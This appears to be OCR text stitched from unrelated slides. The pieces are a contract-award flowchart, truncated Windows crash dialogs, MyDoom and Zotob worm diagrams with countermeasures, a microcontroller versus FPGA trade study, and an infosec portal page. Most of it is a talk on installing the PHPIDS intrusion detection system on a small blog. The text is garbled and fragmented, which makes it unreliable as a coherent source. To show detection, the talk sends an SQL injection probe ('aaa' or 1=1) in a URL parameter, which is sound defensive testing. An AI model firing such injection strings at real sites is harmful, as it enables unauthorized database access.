IPT Planning Meeting
"Quick Look" Review
Major Problems W/Proposal ?
No
Yes
Conduct Initial Evaluation
Return Proposal to Contracts
Prepare PER
IPT Review PER
Present PER to CAP
Award Without Discussions ?
No
Yes
Evaluate Responses
Update PER
Receive Responses To
Discussion Issues
Conduct Discussions
With Offerors
Pre-Negotiation Business Clearance
Make Competitive
Range Decision
Pre/Post-Negotiation Business Clearance
Complete Final PER
Present PER to CAP
Select Source
Post-Negotiation Business Clearance
Contract Award
These Processes May Be Repeated


FAIL
FAIL
FAIL
FAIL


System Shutdown
This system is shutting
work in progress and l
changes will be lost. T
initiated by NT AUTH
Time before shutdown
Message
Windows must now re
Remote Procedure C
terminated unexpecte
MYDOOM INTERNET WORM
How the MyDoom worm spreads
2. The attachment releases a program which can take over the victim's computer, sending infected e-mails to every address it can find
LSA Shell (Export Version)
LSA Shell (Export Version) has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the m
might be lost.
Please tell Micro
We have created a
LSA Shell (Export V
anonymous.
To see what data th
WORM_ZOTOB.D Behavior Diagram
ACTIONS
IMPLICATIONS
COUNTERMEASURES
ARRIVAL
Propagates via Windows vulnerability (MS05-039) Windows 2000, XP, and Server 2003
RISK CONDITIONS
Windows 95, 98, ME, 2000, and XP
Internet/network connection
Affected system becomes propagation launch pad
Spreads worm to other contacts
Consumes network bandwidth
Serves as an anti-debugging technique
Gives the worm other functionalities
Enables the worm to run at startup
Install patch
TREND MICRO
Apply Trend Micro clean solution
OR
Damage Cleanup Template (DCT) 638 accelerates the cleanup process
AND
Outbreak Prevention Policy (OPP) 183 blocks email and dropped files
Network Virus Wall Pattern (NVP) 10224
Storm Worm Alert!
ZEUS!
Online Banking Login

Infosec COTS

~~Microcontroller~~ vs. FPGA Trade Study

MCU vs. Antifuse FPGA Trade Study V1.0					
Criteria	**Weight (%)**	**Microcontroller**	**Grade**	**Antifuse FPGA**	**Grade**
Radiation Tolerance	30%	Logical	2	Physical (rad hard by design)	5
Programming Language	20%	C	4	VHDL or Verilog	2
Power consumption	15%	16.5 mW	4	<16.5 mW	5
Cost per unit	10%	$15.05	4	$30	2
Initial Cost	5%	$0.00	5	$500	2
In Flight Programmable	5%	Yes	5	No	1
CubeSat Legacy	15%	Extensive	3	Unknown	1
Average Score			**3.8571**		**2.57143**
Weighted Score			**3.35**		**3.15**

APPLIED RESEARCH

THERESA A. THORKILDSEN


HANDS ON
HACKING
UNLIMITED

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UPCOMING EVENTS

- October 9, 2011
  SANS Baltimore Conference
  Baltimore, MD
- October 10, 2011
  NoVA Hackers Association Meetup
  Fairfax, VA
- October 11, 2011
  SANS National Cybersecurity Innovation Conference
  Arlington, VA
- October 12, 2011
  ISACA CM Meetup
  Linthicum, MD
- October 13, 2011
  ISSA NoVA Meetup
  Fairfax, VA

View All Events

MOST POPULAR

NoVA Meetups
Infosec Conferences
ShmooCon 2010 FireTalks
Infosec Blogs/Podcasts
ShmooCon 2011 FireTalks

Latest Story

Weekly Rewind – Top Industry News, Infosec Schools, 20 CSCs, Cybersec Awareness, & More

October 8, 2011

By grecs

Here's another edition of the Weekly Rewind, where we post out a quick summary of industry articles you seemed to like as well as our stories from the past week. If you missed anything or happened to be offline, we hope you find this post useful as a reference. Industry Articles Steve Jobs: How...

Read more »

Top Infosec Schools in the Metro DC Area

October 7, 2011

By judykavuo

Top 3 NoVA Infosec Blog Posts of the Week

October 7, 2011

By nathiet

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NOVA BLOGGERS

Agenda

- Introduction
- Why Use PHPIDS?
- What Is PHPIDS?
- Installation
- Maintenance & Operations
- Performance Issues
- Bypassing
- Detection Trends
- Use Within Other Tools
- Conclusion

Introduction

- Understand What People Could Be Hitting Site With
- Not Many Security Log Parsing Scripts
- Just Look Through & Look for “Things”
  - Only GET-Based Attacks Recorded
- Possible Tools for Monitoring
  - Simple Log Watcher (SWATCH)
  - PHPIDS
- PHPIDS
  - Open Source
  - Awesome Software
  - Little Documentation for Lay Tech Person Like Myself
  - Took Few Hours to Figure Out Ins & Outs (many more later to tweak, maintain, & really understand it)
  - Wanted to Document for Others to Use

Why Use PHPIDS?

- Mom & Pop Self-Hosted Blog
- $10/mo Shared Hosting Plan
- Limited Web Server Access/Control
  - Nothing at Network Level
    - NIDS (e.g., Snort)
  - Nothing at OS Level
  - Nothing at Web Server Level
    - WAF (e.g., modSecurity)
  - Limited at PHP Level
    - No Configs Control (php.ini)
    - Full Control of PHP Written Code
- Forget Big Vendor $50K Software or Hardware Appliance

What Is PHPIDS?


- Definition
- Architecture
- Operational Flow
- Detection Mechanisms

What Is PHPIDS?
Definition


PHPIDS (PHP-Intrusion Detection System) is a simple to use, well structured, fast and state-of-the-art **security layer for your PHP based web application**. The IDS neither strips, sanitizes nor filters any malicious input, it simply recognizes when an attacker tries to break your site and reacts in exactly the way you want it to. Based on a set of approved and heavily tested filter rules any **attack is given a numerical impact rating** which makes it easy to **decide what kind of action** should follow the hacking attempt. This could range from simple **logging** to sending out an emergency **mail** to the development team, displaying a **warning** message for the attacker or even **ending** the user's session.

PHPIDS **enables you to see who's attacking your site and how and all without the tedious trawling of logfiles** or searching hacker forums for your domain. Last but not least it's licensed under the LGPL!


What Is PHPIDS? - Architecture



What Is PHPIDS? – Operational Flow



What Is PHPIDS? Detection Mechanisms



- Anti-Evasion Normalizations
  - Converter.php
- Signatures
  - default_filter.xml
- Centrifuge
  - Incoming Strings > 25 Characters
  - Ratio = Count of Word Characters, Spaces, Punctuation / Non-Word Characters
  - Lower the Ratio ~ Greater Probability of Attack
  - Normal = 7.5; Attack Trigger < 3.5

Installation


- Install Code
- Create Reference File
- Include Reference File
- Verify Working
- Prepare for Production

Installation
Install Code

- Web Host
  - No Access to Recommended /var/lib Directory
  - Create “applications” Folder Off User’s Home Directory
  - Could Put in WWW Directory If Don’t Use DB Logging
  - Most Recommend Keeping Out of Web Root
- Upload & Unzip into Directory Outside of Web Root
  - ./applications/phpids-0.7
  - Keep Version Numbers for Easy Upgrades/Reverts

Installation
Create Reference File

- Create phpids.php File in Website's Root
- Base on "phpids-0.7/docs/examples/example.php"
- Change Path References to PHPIDS Installation
  - Just Three Lines
- Verify Permissions to 644



First Change

```
// set the include path properly for PHPIDS
…
. ‘/home/[user]/applications/phpids-x.x/lib’
```

Second Change


```
/*
* It’s pretty easy to get the PHPIDS running
* 1. Define what to scan
…
$init = IDS_Init::init(‘/home/[user]/applications/phpids-x.x/lib/IDS/Config/Config.ini.php’);
```

Third Change

```
/**
* You can also reset the whole configuration
* array or merge in own data
…
$init->config['General']['base_path'] = ‘/home/[user]/applications/phpids-x.x/lib/IDS/’;
```


Installation
Include Reference File

- Include phpids.php in Template Files
- After Header Call
  - header.php
- <?php include ‘phpids.php’; ?>




Installation
Other Tweaks


- Email Detections
  - recipients[] = [email here]
- Exceptions



Installation
Verify Working

Installation
Verify Working





Installation
Verify Working

http://www.novainfosecportal.com/?test="aaa" or 1=1;

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Total impact: 26
Affected tags: sqli, id, lfi

Variable: REQUEST.test | Value: \"aaa\" or 1=1;
Impact: 13 | Tags: sqli, id, lfi
Description: Detects classic SQL injection probings 1/2 | Tags: sqli, id, lfi | ID: 42
Description: Detects basic SQL authentication bypass attempts 1/3 | Tags: sqli, id, lfi | ID: 44

Variable: GET.test | Value: \"aaa\" or 1=1;
Impact: 13 | Tags: sqli, id, lfi
Description: Detects classic SQL injection probings 1/2 | Tags: sqli, id, lfi | ID: 42
Description: Detects basic SQL authentication bypass attempts 1/3 | Tags: sqli, id, lfi | ID: 44

Legend

CSRF: Cross-Site Request Forgery

DT: Dir Traversal

ID: Info Disclosre

LFI: Loc File Inclu

RFE: Remote File Exe

SQLI: SQL Inject


XSS: Cross-Site Script

Installation
Verify Working

- Verify Logged

“a.b.c.d",2012-04-05T19:20:03+00:00,26,"sqli id lfi","**REQUEST.test%3D%255C%2522aaa%255C%2522%2520or%25201%253D1%253B**+GET.test%3D%255C%2522aaa%255C%2522%2520or%25201%253D1%253B","%2F%3Ftest%3D%2522aaa%2522%2520or%25201%3D1%3B",”e.f.h.i”

REQUEST=\"aaa\" or 1=1;

